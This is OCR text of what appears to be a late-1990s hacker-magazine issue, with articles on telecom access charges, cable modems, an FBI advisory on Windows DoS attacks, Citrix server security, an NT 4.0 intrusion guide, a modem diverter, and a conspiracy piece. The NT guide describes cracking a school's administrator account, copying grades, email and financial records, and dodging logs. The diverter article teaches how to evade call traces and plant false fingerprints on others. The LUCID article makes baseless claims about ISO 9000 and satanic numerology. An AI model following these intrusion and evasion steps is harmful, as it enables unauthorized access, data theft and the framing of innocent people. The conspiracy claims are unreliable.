One compelling argument in favor of expansion in data services is bandwidth. Domestic bandwidth is at an amazing surplus. In 1992, Sprint's available bandwidth alone could carry every long distance voice call made in the US on a typical business day. It is unlikely that this has changed in the past five years. Sprint has continued to upgrade its existing fiber and lay new fiber. Now, Sprint, MCI, AT&T, LDDS Worldcom/WilTel, Allnet/Frontier, LCI, and numerous other long distance companies have state-of-the-art digital fiber-optic networks, many with similar amounts of bandwidth to Sprint. North America is literally awash in fiber; some fiber is laid and available, but optoelectronics have not yet been installed to put it into use because there aren't any customers for the bandwidth (this fiber is known as "dark fiber")! International bandwidth is more at a premium, but expanding rapidly. Bandwidth is wasted if not used at a given moment in time. Consider then, all of the bandwidth that could be put to good use that is currently unused. The figure is even more staggering when you consider how much bandwidth is wasted in circuit-switched technology. Every voice call occupies a 64k channel, although VOIP users know that good voice quality can be obtained over a 28.8 connection. Circuit switching is inefficient.

Where do we go from here?

According to Department of Commerce statistics, Internet use has grown from three million subscribers in 1994 to over 64 million subscribers today. Clearly the Internet is very popular, and its astounding popularity is likely the result of its low cost and ready accessibility. The FCC is well aware of the Internet's tremendous potential, and has created a 2.4 billion dollar Schools and Libraries fund (http://www.slcfund.org), to help bring universal Internet access. The status quo is likely to be maintained with respect to the Internet as we now know it. However, the future of enhanced services, such as VOIP and videoconferencing, is very much in doubt. If you think that full use of bandwidth is more efficient than access charges, it is important that the FCC know what you think. Through the "enhanced services" provision, they created the Internet - and with the stroke of a pen, at the behest of a telecommunications lobby, they can destroy it. Be sure that your ISP (or you, if you are an ISP) is well informed of access charge issues - what the FCC does is important to you!

Glossary of Terminology

LEC: Local Exchange Carrier, or the local telephone company (USWest, GTE, etc.)

IXC: IntereXchange Carrier, or the long distance company, carries calls between LATAs (Sprint, MCI, etc.)

LATA: Local Access Transport Area

Tandem: Connects the IXC and LEC's networks, also interconnects LEC networks within a LATA

POP: Point of Presence

CO: The LEC's Central Office, connects your telephone to its network. This is where your dialtone comes from.

Switch: The heart of a CO, switches calls within or between CO's.

ISP: Internet Service Provider (uunet, concentric, netcom, etc.)

VOIP: Voice Over IP (Internet)

SUBSCRIBE TO 2600

Facts About Cable Modems

by jeremy

Is the price of ISDN another word for outrageous? Are modem speeds rapidly losing their luster due to bandwidth-sucking technology? Tired of making your friends guess what your IP is so they can get on your system? Read on - soon your days of frustration may be coming to an end.

Lately you may have noticed cable guys frantically working on your cable lines outside of your home or apartment. What you may not know is they're actually preparing for you to move into the next step of high-speed, low-cost Internet connectivity. Some of you may already be using 500K cable access as your means of connection, but most of you have only heard rumors or have gotten promises from your cable company about the high-speed connection. Don't lose hope yet. Cable companies around the world are uniting with your local ISPs to bring this connection to your home or business at an affordable cost.

How does this work? The concept is very simple. Your cable company uses a special transceiver which takes a dedicated feed, a very high speed connection, anywhere from 1meg/s on up, and broadcasts this bandwidth over RF transmissions via television cable to smaller transceivers located in your home or office. The cable providers dedicate a channel, or frequency, to the transmit and receive of the cable modem. Each modem in the field is then configured to utilize these transmission frequencies which allows them to connect to your cable provider. Here's the catch, and also the reason why it's probably not available in your area. In order for you to transmit and receive at 500K, your cable lines have to be replaced with fiber optic cable, as well as amplifiers which allow two-way communication. Right now most cable only flows in one direction - you never needed anything else. But now in order to take us into this next step in Internet connectivity, all those lines and amplifiers and other related cable equipment need to be replaced. The major problem with this is the availability of this new equipment. The demand for it has overwhelmed cable equipment manufacturers to the point where they have to limit the amount of equipment cable companies can order. One cable company revealed to me that they are only authorized to order a limited supply of equipment, and can only place an order once a year. So basically the cable companies are working as fast as possible to replace equipment, but a lot of it has to do




Figure 2: HOMEWorks Universal Rear Panel Connections

with the availability of the equipment. Producing fiber optic cable is not an overnight project.

The client transceiver (the one that goes in your home) is configured via an RS-232 port on the back of the cable modem. This allows you to assign an IP address - each cable modem gets its own IP address for remote management and PROM update from your service provider. This modem setting information is retrieved via snmp, subnet, gateway, and a setting to lock out the RS-232 port from further configuration. My service provider does not take advantage of this feature for some reason..

So what are the disadvantages, or rather, what should you expect? The main thing to keep in mind about your cable network is that it is a shared network. Meaning that your total given bandwidth is divided by the amount of users on the system. So, this of course causes problems for you when you have a lot of people on your network who decide to set up their "WaReZ" servers and simply do not care that they are using yours and everyone else's bandwidth so they can trade "GaMeZ." I'll leave it up to you to decide what to do about the bandwidth suckers on your network. You will almost *never* get 500K unless you are the only person on your network, so when your ISP or cable tells you that they have 500K cable modems available, ask them how many people they put on each segment and what total bandwidth is dedicated to the network to get an idea of the actual speeds you can expect. Some ISPs may actually tell you the truth if you ask them what throughput you can consistently expect. I get an average of 350K - 450K on my box, which I consider very good considering the amount of people on my network. 500K is a marketing tool. The cable modems are definitely capable of doing 500K, but first you must have the bandwidth to push it.

Security

You should apply the same security that you would to a machine on a local area network because essentially, that's what the cable network is. The same security holes that are relevant in area LANs are also present in the cable network. If you plan on running a UNIX based OS, then I suggest you run cryptographic software such as ssh (secure shell), and cfs (cryptographic file system) on your server. It is *very* easy to snoop *any* machine on your cable network unless your provider is using switch technology to segment devices on your cable network. If you're using a MicroSlop based OS, well then there's not much I can do for ya. You will have tons of fun finding all the Microshit 95 people on your cable network who have no clue that they're sharing *all* their services on their machine. I think you should perhaps send a message over their printer giving detailed instructions on how to improve their security, or perhaps you just want to send them a message telling them to eat a bag of shit. It's up to you.

Cost

How much is this? Well, to me this is the best part. Remember, this can vary, and I assume it does quite considerably. For customers in my service area there is a one time $25 setup fee and a monthly $50 dollar charge. It's about $35 for the service and about $10 to lease the cable modem. I'd be very interested in how much people pay for their service in other places around the world. In my opinion, 350K - 450K for $50 a month is a very good price.

Hacking

OK, by now you all may be saying to yourself, what does this have to do with hacking? One of the things that makes the hacking community so strong is its willingness to share information. If we simply keep quiet about the things we know and understand, then our strength and power remains

concealed as well. With this advance in technology, it empowers us to spread the word of technology and the hacker spirit without the suppression from corporate politics and government regulation. You can be in control of your content without worry that Big Brother is going to pull the plug. You now have the ability to tell your side of the story, without the constant media exploitation and distortion that so many of us have long since accepted as a part of the hacker life.

Miscellaneous Notes

I'm using a 500K Zenith cable modem. Zenith also has a one way version, which allows 500K downstream, and modem upstream. They also have a 4meg/s version which I have yet to experience.

Specifications:

RF Modem Transmitter

Maximum Power Output: +50 dBmV +3 dB
Gain Control Range: 20 dB
Frequency Stability: 0.01%
Bandwidth: 1 MHz for -40 dBc (LANHWU-5K)
6 MHz for -40 dBc (LANHWU-4M)
Spurious and Harmonics: 50 dBc
Off-carrier Isolation: 20 dBmV
Frequency Range: 12-108 MHz
Output Impedance: 75 ohms nominal

RF Modem Receiver

Input Range: +10 to -15 dBmV (LANHWU-5K)
+10 to -10 dBmV (LANHWU-4M)
Input Impedance: 75 ohms nominal
50 Khz LAN HWU-5K
Capture Range: 100 KHz LAN HWU-4M
C/N Performance: 10 -8 for 20 dB C/N (LANHWU-5K)
10 -8 for 24 dB C/N (LANHWU-4M)
Frequency Range: 50-750 MHz

Physical Characteristics

Molded Plastic Cabinet: 15.5" W x 11.75" D x 2.75" H
Weight: 8 lbs.
Connectors: Two Broadband "F" style
One RS-232 (RJ-11)
10BaseT (RJ-45)
(1 or 2 port versions available)

LED Indicators

Power: Power On
Status: Diagnostics and message function
Collision: Packet collisions on broadband
A: Network Activity (RF Carrier)
TX: Transmit data
RX: Receive data
Link 1 (and 2): 10BaseT Link Light(s) (on rear of unit)

Model Numbers

LANHWU-5K 500Kb HomeWorks Universal - single port - 110V
LANHWU2-5K 500Kb HomeWorks Universal - dual port - 110V
LANHWU-5K-I 500Kb HomeWorks Universal - single port - 220V
LANHWU2-5K-I 500Kb HomeWorks Universal - dual port - 220V
LANHWU-4M 4Mb HomeWorks Universal - single port - 110V
LANHWU2-4M 4Mb HomeWorks Universal - dual port - 110V
LANHWU-4M-I 4Mb HomeWorks Universal - single port - 220V
LANHWU2-4M-I 4Mb HomeWorks Universal - dual port - 220V

Zenith Modem information

http://www.zenith.com/main/network_systems/data.html

Say it in a fax.
516-474-2677

From To: Date: 3/13/98 Time: Page 1 of 2

FBI PHOENIX DIVISION

SPECIAL AGENT
ANSIR COORDINATOR

201 East Indianola Ave., Suite 400
PHOENIX, AZ 85012

VOICE 602-279-5
FAX 602-650-3
Email:

ANSIR FAX

To:

Company :

Fax Number :

Pages : 2

Although unclassified, this ANSIR-FAX computer advisory should be handled as "Sensitive". It is intended for use by corporate security professionals and law enforcement and should not be further disseminated outside of the corporate security and law enforcement environment nor should it be furnished to the media. Unauthorized disclosure of FBI communications could jeopardize ongoing FBI investigations.

The FBI's Awareness of National Security Issues and Response (ANSIR) Program is designed to develop a nationwide communication network among corporate security professionals, law enforcement, and others on a variety of matters. The ANSIR Coordinator in the local FBI field office is the point of contact for all National Security concerns and questions from U.S. corporations.

Future dissemination of ANSIR Program advisories will be provided via ANSIR Email. Recipients of ANSIR-FAX should provide their Email addresses to the above listed Email address as soon as possible to continue to receive these notices. ANSIR Email is designed to reach as many as 100,000 recipients to disseminate unclassified threat and warning information in a timely manner.

Message from FBI National Security Division, Washington, D.C.

Attacks on computers running Microsoft Windows NT and Windows 95.

The FBI was advised that on March 2,1998, the U.S. Navy, Department of Energy, National Aeronautics Space Administration and several universities running Microsoft Windows NT and Windows 95 operating systems experienced numerous "denial of service" attacks. The attacks caused computers to crash and caused what is referred to as the "Blue Screen of Death" accompanied by a "fatal error" message. The "denial of service" attack prevents servers from answering network connections and can crash individual computers. The specific exploit use in these attacks is known as "New Tear," or alternatively "Teardrop2." Subtle variations to this exploit [i.e., "Bonk" and "Boink"] have also been used in these attacks. The source of these attacks is unknown at this time.

Additional information concerning this matter can be found at the following internet addresses:
www.microsoft.com/security/newtear2.htm
www.microsoft.com/security/netdos.htm
Cert/cc at www.cert.org
ciac at www.ciac.org

Recipients are encouraged to report any information they may have pertaining to this matter to their local FBI field office ANSIR Coordinator, CITA squad/team, or the National Infrastructure Protection Center, FBI Headquarters, {202} 324- 6715.

WHAT IS ICA?

by Democritus "Father of Materialism"

Have you ever dialed a number and come across this?

ICAICA**ICA

What Is It?

ICA, or Independent Computing Architecture, is a protocol developed by Citrix Systems, Inc. (http://www.citrix.com) and is used to connect thin clients to phat servers.

Why "PHAT" Servers?

Well, because those servers are exceedingly rich targets. We'll get to that later.

What Is Thin Client Technology?

Well, in case you have been out of the loop for a while, thin client technologies are becoming popular in the corporate environment. The basis for thin client is that thin clients can be simple machines, with very little resources to manage, lowering (in theory) the total cost of ownership (TCO). All applications run on a central server, which centralizes the management of the applications, eases the maintenance of the applications, eases upgrades, all lowering TCO.

The most appealing aspect of thin clients is the fact that those old, tired 486s running DOS can run the Citrix WinFrame Client, connect to the server and run all the latest applications. You don't need to spend $4M to replace 2000 486's with PIIs when you can spend $1M on a few servers loaded with Citrix.

The server, which needs to be pretty hefty, runs all the applications for the clients, and passes only the graphics back to the client. The client software captures the keyboard and mouse and redirects them to the server. The information passing between the client and server are therefore minimal.

Citrix WinFrame allows remote clients to connect by LAN, dial-up, or IP over the Internet. Essentially, it can be used by telecommuters from home, or by road warriors with their laptops. There are clients for DOS, Win 3.1, 95, NT, and Mac which means, regardless of what computer you have, you can connect to the server and do your work, a boon for IT managers.

[The one drawback to Citrix WinFrame is that it is based on Win NT 3.51. Because of this, not all applications will run on it. The version based on Win NT 4.0 was bought out by Microsoft, code named "Hydra." Hydra is in beta testing and will be out later this year.]

Why Are Citrix WinFrame Servers Such Rich Targets?

To begin with, the WinFrame server is a centralized server serving many clients - it therefore needs to be loaded with everything possible the users might need. Even if there are several servers, the domain structure of NT should allow certain users access to everything. Another reason is the defensibility of Citrix. Because Citrix WinFrame can be so heavily fortified against unauthorized access, more can be loaded on it with greater confidence. Since we're looking at Citrix WinFrame servers that have been set up for remote access by users, we're looking at servers that give full access to authorized users to all sorts of databases... of course, we're in here just for curiosity, *not for profit.* That would be highly illegal, and even more unethical. Remember the Hacker's Manifesto.

Um, What Fortifications?

There are several levels of security.

The first you've already seen. Without the ICA protocol, you're stuck. This one is simple enough, you can download the client from the web site. Of course, even more basic is the phone number or IP address. These are not going to be published. Also, if you're going to connect over IP, you have to consider firewalls and odd ports.

Unfortunately, the second security level may still stop you here. Citrix WinFrame can be set to provide access only to clients with encryption enabled. Oh, and you can't get the encryption enabled client off the web site - the software is only available from the encryption enabled server. OK, so you use some social engineering and find the client.

The third level is the username and password. Standard NT security and hack stuff here. Note that, if the WinFrame server is connected to a NetWare server, the username and password are synched to the NetWare login and password.

The fourth level is the toughest to hack, and may be unhackable at all (if it exists - this level is a *very* expensive option, costing roughly $50,000 for 100 users!). The server may be protected by an ACE Server, from Security Dynamics (http://www.security-dynamics.com). The ACE Server is a challenge/response system - when a user logs and is authenticated by the NT/NetWare server, the session is passed to the ACE Server. The Ace Server prompts the user for a PASSCODE. This passcode, anywhere from 4 to 16 alphanumeric characters, is the killer.

The PASSCODE consists of a PIN plus a unique number generated by the SecurID card. (This was mentioned in the Winter issue by Seraf.) The SecurID card generates a unique number every 60 seconds - the user has 60 seconds to type in the PIN and the number. If they mistype the number, or the 60 seconds expires, they will have to re-enter the PASSCODE using the newly generated number. The number is unique per 60 seconds, and unique per user!

So How Do I Get In?

If everything is set up as it is supposed to be, you don't. But no system is set up perfectly... and that's why you're a hacker, right?

The hardest part, as I said, is the PASSCODE. NT and NetWare hacks you can find out elsewhere.

The PASSCODE, on the ACE Server, cannot be bypassed from the outside. The SecurID can, however, be removed, disabled, or changed to a password by an administrator with access to the ACE Server console. Ditto with the PIN. Of course, you've got to convince the administrator you're a valid user who's "lost" his SecurID and PIN. But that's not hacking, that's lying. No fun in that.

A Newbie Guide to NT 4.0

by Konceptor
konceptor@hotmail.com

First off, what I have found during my recent adventures into my school's network is extremely useful to the malicious hacker and can lead to serious mishaps should one choose to use it for extreme personal gain. If you choose to use the information you may obtain in a malicious manner, I will frown upon you. You are then not a hacker, but a criminal.

This article describes what I used and how I did it.

What you need: laptop or personal computer with NT 4.0 workstation and an account on the network. A can of AdminAssist (a.k.a. ScanNT). A willingness to explore.

I am currently enrolled in a world-renowned Tech College. My interest in hacking never involved hacking into my own school's network, which is based on NT 4.0. But after a year of attendance (being I am in a laptop class, in which we rent/own our laptops, take them home, dial-up, etc.), I felt a strong urge to test their network security.

"Elite" hackers more than likely know this as a no brainer, but newbies may not be aware of Microlame's stupidity. In my school and on everyone's laptop, we have at least three accounts that the SysAdmins set up for us: our own, the administrators, and guest. If you are in the same scenario as I am, check out your C:\winnt\profiles\ directory and you will se a folder for each of the user accounts for that computer. (Yes, this is kinda the same as Windows 95, except ScanNT won't work.) Each folder is a login for the computer, and also has certain privileges on the network. Note: your account will be there, even if you login as "guest".

More than likely, you too will have an administrator's, or whatever they name it, account, because they like to control and set permissions on the registry and other nonsense. As my C:\winnt\profiles\ is set up:

\administrator
\%myaccount%
\guest

This means (if you haven't figured it out yet) that you have the option of logging in as administrator on your laptop (before you fall asleep, no student in my school is not the "god" of his laptop).

When you startup an NT 4.0 workstation, you are prompted for your login and password and the domain you are on. I had two domains to start with, REMOTE and my computer's name.

Now, pick up a shareware can of AdminAssist. After you install it on your laptop, it tells you that you are not currently the administrator. Before you can say fuck it, it then asks you if you want administrator rights under your account. Click yes and restart. Presto, you can now crack all the accounts on your laptop and more, which I will get to.

(Note: I was shocked as hell to find out my administrator's password was an easily guessed school phrase, and even more shocked to find out how stupid the administrators are to tell us students that no important information, i.e. grades, records, financing, etc. was kept on the network.)

Before, logged in under my user account, I had access to basic student stuff on my school's network. Under my administrator's account, I now have access to different "other" directories. I almost fell on the floor. In my years of hacking, I have not had even half the hacker's rush as I did on the day I cracked the administrator's account in

my own school, and I didn't have to snoop into the server to get it. But the server's log files will record my excursions, so to not give myself away, I just use the library's computers and e-mail the info to a hotmail account, or use a floppy. Logging in under the REMOTE domain narrows unauthorized activity down to 1800 laptops, so if I wanted to not use other computers, I logged in on remote. Except when I used a domain from another computer with their logins and passwords - you get the idea.

My next schedule was to find out how far this account would take me. No, it did not give me total mode. However, I did have access to staff-only related directories and outdated directories, which, when I checked the dates on them, have been there for about a year or two. To make a long story short, I basically copied everything of interest. I checked all outdated files just for shits and grins. I have since obtained .docs of all the IP addresses on the network, copies of .pst's of various teachers and higher-ups who don't password their e-mail access, logins and passwords, grades of everyone in the school, financial records, etc. You name it; I run the school (I will say shame on my school, I didn't know they were corporate. Makes me feel... marketed). I also have access to their .html files, so a little tweak here or there might justify some incorrectness. However, I will not use this information for maliciousness or extreme personal gain.

In my course, I have also had access to various other computers, and have made accounts on my laptop with their logins, passwords, and domains, so as to test their reach on the network.

There are a few computers which I still do not have access to on our network, but that will soon change. Overall, this was an easy access network. Even a newbie should be able to do this one in his sleep. I just proved how easy it is to get everything you want off a network, without having *root* access to everything. I never had superuser privileges, accounts, or rights. I never had to use finger, port scan, whois, etc. No late night password cracking excursions, no nothing. I just used a few tricks that everyone else can use, but seldom do. The time frame for all this was within a couple of days, except for the e-mail; which... I sure have a lot of e-mails in my Inbox!

Recap of Events

Check out C:\winnt\profiles\. See what accounts are in there; each folder name is a login account.

Download AdminAssist. Install it and crack passwords for accounts on your computer (however, as I recant, I haven't tried L0phtCrack on my network, but plan to.)

With NT 4.0, there are *almost* (I say this because we still have a couple of 95ers on our network) no directories password protected. NT uses authentication of you logging in to your computer. You will have to log in under the account with the most privileges; probably the administrator's. Duh.

Check around the network. Look at all old files. Look at new ones. If you can't access some directories, don't sweat it. You will eventually. Build upon a base. Eventually, even if you are a newbie, you will obtain higher permissions. Just keep at it. Rome wasn't built in a day.

Only make copies. Sysadmins get uptight when they can't find something, or something's been changed. Then they check the logs.

With access to several computers around the school, I was able to incorporate their accounts into my machine, thus providing further exploration, and not having to use each individual computer to do it.

End note: This writ is in no way complete. I encountered various obstructions and highways along the way, and may have left out specific information without knowing it.

Shouts to: ~~darkness~~ and Crunch; let's do some more dumpster diving!

BUILD A MODEM DIVERTER

by digital/Digital
digitaldigital@darkcore.com

A basic modem diverter is simple to make, and requires only a few common components. The design can be expanded in many ways, as well. The concept is not new, and I take no credit for anything other than the design specs given.

Disclaimer

Your work, your actions, your responsibility, your ass.

Function

A modem diverter is a piece of hardware that, when used, diverts an incoming signal on a phone line to another line.

This particular design is for data only. In the most basic setup, it works like this:

If you were to dial a target number (555-4444) from your home location (555-1111), a caller ID or trace would trace back to you at 555-1111. But after going through the diverter, a trace would only trace back to the diverter line 2 at 555-3333!

Here is a sample terminal session:

```
ATZ
OK
ATDT555-2222
CONNECT 2400
```

(At this point, you just have a waiting cursor - the modem on line 2 (outgoing line) is waiting for your commands.)

```
ATZ
OK
ATDT555-4444
CONNECT 2400

Welcome to SomeSystem!

Our Caller ID says you are dialing
in from 555-3333!
```

(Note that the hypothetical trace reads 555-3333, which is line 2 (the outgoing line) of the diverter, and *not* your location of 555-1111! This is because 555-3333 is the one actually making the call.)

Uses

The applications of such a unit are of obvious value. It can be useful to not have your true location appear on a caller ID or a trace. Note that should the diverter be discovered, the incoming line can be identified and calls made to it cross-referenced with calls from the outgoing line. With enough work, it can still be traced. These issues (and safeguards) will be discussed later.

Another possible use has nothing to do with subterfuge. Suppose you have a BBS or access number in a nearby city that is outside local calling range. If you can place the diverter in a location such that it is a local call to the diverter, and a local call from the diverter to the target, you can make the calls without long distance charges!

Components

Components needed for a basic modem diverter are:

- 2 external modems
- 2 phone lines (1 for incoming, 1 for outgoing)
- 1 null-modem cable (male-male)
- Appropriate phone cables and connectors

The null-modem cable must be of decent quality. Some null-modems (or null-modem adapters) do not connect all the pins. To make sure you have a decent cable, you can either:

- Buy one and try it - if it doesn't work, try another.
- Plug it into a breakout box and make sure the connections are there.
- Don't use the cheapest cable.
- Check the packaging to see if it says whether or not all the pins are connected.

Also, at least one of the modems themselves must be able to be set into DUMB MODE. Some newer modems do not have this ability, others do. There are two typical ways to put a modem into dumb mode: either there is a DIP switch (like the back of USR modems) for SMART MODE/DUMB MODE, or there is a jumper inside the modem to set it to SMART/DUMB. Most older modems have the jumper. The third way - putting the modem into DUMB mode via an AT command - is not desirable and should be avoided. Another term for DUMB mode is "turning off AT command recognition."

Remember that your diverter will only be able to go as fast as the slower of the two modems.

Setup

1. Put one modem into DUMB mode, the other into SMART mode.

2. Configure the DUMB mode modem to auto-answer. A way to do this (not guaranteed to work on all modems) would be ATS0=1&W . Check your modem manual for details. If the modem has a DIP switch to enable auto-answer as well, make sure it is on.

3. Plug the null-modem cable into the butt of both modems.

4. Connect the incoming line to the DUMB mode

modem. This is the modem you will be dialing *into* when you call the diverter with another modem. Many modems have two RJ-11 jacks on the back (phone jacks). The one you want to plug into is probably labeled WALL, LINE, or TELCO.

5. Connect the outgoing line to the SMART mode modem. Again, the plug you want to plug into is labeled WALL, LINE, or TELCO.

6. Connect power to the modems.

7. Test the diverter by placing a call.

Using The Diverter

To place a call:

Set your terminal software to the baud rate of the slower of your two modems in the diverter. Dial the incoming line of the diverter with your modem. Since we configured it to auto-answer, it will answer your call. But, instead of being connected to a server of some kind, it is connected to the SMART modem. If you are using a terminal program, you would see something like: (comments in ()'s)

```
C:\1AM37337\SIMPLET>simplet.exe
-------------
Welcome to SimpleTERMINAL!
-------------
ATZ
OK
ATDT555-2222
```

(Dial the incoming line of the diverter.)

(Ring, ring.)

```
CONNECT 2400
```

(You are now connected to the outgoing modem - you can test that you are connected properly by typing AT and hitting ENTER. You should see OK.)

```
AT
OK
```

(Now, you can dial out to your destination)

```
ATDT555-4444
```

(The number you are trying to reach via the diverter.)

(ring, ring)

```
CONNECT 2400
```

At this point, your connection is complete and the diverter should be transparent to the connection in every way. You should be able to type, download, etc. normally.

To End a Call:

A way to force a disconnect on the outgoing modem is to type "+++" (three plus signs in rapid succession) to get back to the command mode of the outgoing (SMART) modem. You can then type ATH and ENTER to force the modem to hang up. You can then disconnect your own modem from the incoming (DUMB) modem to end the call.

You should in theory be able to simply disconnect your own line from the incoming line of the diverter to hang up both sides of the diverter, but I would recommend testing this first before putting it into practice.

Location

It is important for the diverter to be in a secure location. Obviously, you don't want just anyone messing with it - not to mention walking off with it. If you are putting the diverter in the equivalent of "private property" (i.e., somewhere you don't belong) you should get permission where possible and practical. In any case, unless you are going to be near the unit all the time, it is advisable to use a measure of safeguards.

Safeguards and Countermeasures

Normally, this means using simple methods of preventing someone from opening, breaking, or walking off with your diverter. For the more paranoid, this can also include fingerprints, tamper alerts, and so on.

For non-tamper safeguards, put the diverter in a sturdy box or container. You can even remove the modems from their cases and place those in the container to make it look more like a "product." Just be sure to insulate the modem PCBs. The case can be securely shut and/or bolted down. A purloined or counterfeit telco company sticker or logo can also increase the illusion that it's something that is "supposed to be there."

Do not ignore the more low-tech safeguards. If you have a need not to be traced to the diverter *or* calls, do not call the diverter from your home line or from anywhere else you can be connected to. Do not use components that have your name stenciled into them, or have your home number in the modem's NVRAM. For a truly paranoid safeguard, wipe all fingerprints from the modem, cables, and case, then do all assembly while wearing latex gloves. Perhaps a false trail could be laid by social-engineering someone to hold/handle the box or components before you put it into use - therefore getting *their* fingerprints on it.

For those with electronics knowledge, a tamper-switch could be installed into the box that could trigger some kind of alert once the diverter is opened. This could be triggered to destroy the contents, or send some sort of remote alarm.


Improvements

A measure of security can be added with some work by programming a PIC or microcontroller to sit between the two modems in the diverter and not allow access unless a certain DTMF tone or password is used. This can be combined with the tamper-switch to, for example, change a welcome banner slightly upon someone messing with the diverter. This requires much more work and tools than the basic model, though.

For more information about this design, or any other thoughts or suggestions, email me.

LUCID

by Tom Modern



Project LUCID is a computer network being designed to complement and enhance the international justice system. What it is inevitably used for is anyone's guess. Just like the Internet, it will be (or co-opt) a global system of linked databases. Upon completion, it could include its own hardware, software, OS, programming language, GUI's, etc.

No one really knows for sure, but LUCID is thought by some to stand for "Lucifer Universal Control Identification System". An all seeing, tentacle-like concept used in a tyrannical society in which a person's every move could be collected and stored.

The system would be linked to a Universal Computerized Identification Clearinghouse Resource Center (UCICRC) and could work in conjunction with: personal biometrics cards, ATM/credit/debit cards, clipper chips (now suspected of being installed in phones, televisions, etc.), injectable transponders (implants), etc.

LUCID is being produced by Advanced Technologies Group Inc., and is a copywritten title. Advanced Technologies has addresses in: West Des Moines, Iowa; Lombard, Illinois; and New Rochelle, NY. The chief designers of LUCID net are Dr. Anthony S. Halaris, M.S. and Jean Paul Creusat, M.D.

Dr. Halaris is an information specialist and president of Advanced Technologies, and is also a professor of computer science at Iona College, NY.

Dr. Creusat is a Medical Officer Investigator for Narcotics Control with the INEOA (International Narcotics Enforcement Officer Association) to the United Nations - NGO (non-government organization) - ECOSOC (Economic and Social Council of the UN). He is also a member of Interpol

(international police agency) headquartered in Paris, France and on staff at a company called "Birkmayer Software Development" in New York, NY. Got all that? Good.

Although LUCID's designers claim that it is only a "prospective" system, it is believed that it will be up and running by the year 2000. They also state that they are entrepreneurs and not on any government payroll and that Project LUCID is being developed from private funding.

The term lucid also seems to have a brother in AT&T's Lucent Technologies (formerly Bell Labs). The peculiar Lucent insignia boasts a fiery red circle. A press release presenting its network OS and programming environment called "Inferno," quoted from Dante's classic Inferno - which is about hell.

Peripherals for the Inferno environment contain names such as Styx (hell), Limbo, Merlin, and Spirit.

Other ironies continue with Lucent leasing space at 666 Fifth Ave. in New York City. 666 Fifth Ave. is an ominous looking building with an armor-plated appearance and 666 in blood-red neon high atop the building. It is almost blatant how the suggestive address is plastered on everything. Windows, trash cans, etc.

The 1-800 number for Lucent is 1-800-222-3111. Some prodding on my part yielded the fact that the prefix 222 added equals six. So does the remainder 3111. Six, the number of imperfection, the number of man, and the number of the beast.

AT&T was quoted as stating that it hoped that Lucent Technologies would help "illuminate awareness." All this talk of illumination. Lucifer was the "sun god" in Babylonian times and in the Bible is said to sometimes masquerade as an "angel of light."

Besides Lucent Technologies, something that could work in concert with LUCID net on the information highway could be ISO 9000. ISO 9000 is an industry certification started by the International Organization for Standardization in the 1980's. It specifies a level of quality known as "six-sigma," and is both time consuming and costly to the company involved.

The ISO 9000 spec is said to have been hatched by the Bilderbergers, a group of 125 of the richest, most powerful captains of industry in the world. Although the certification is "voluntary" now, it will probably be mandatory by the year 2000 with setbacks going to the corporations that register late.

Any worldwide computer database that would catalogue, track, and identify the whole populace would need a command center or central brain. Some believe it will be America's NSA (National Security Agency) in Fort Meade, MD. The NSA complex is the second largest building in the world behind the Pentagon, and is nicknamed "The Puzzle Palace." I don't think the United States will be the center of the New World Order though.

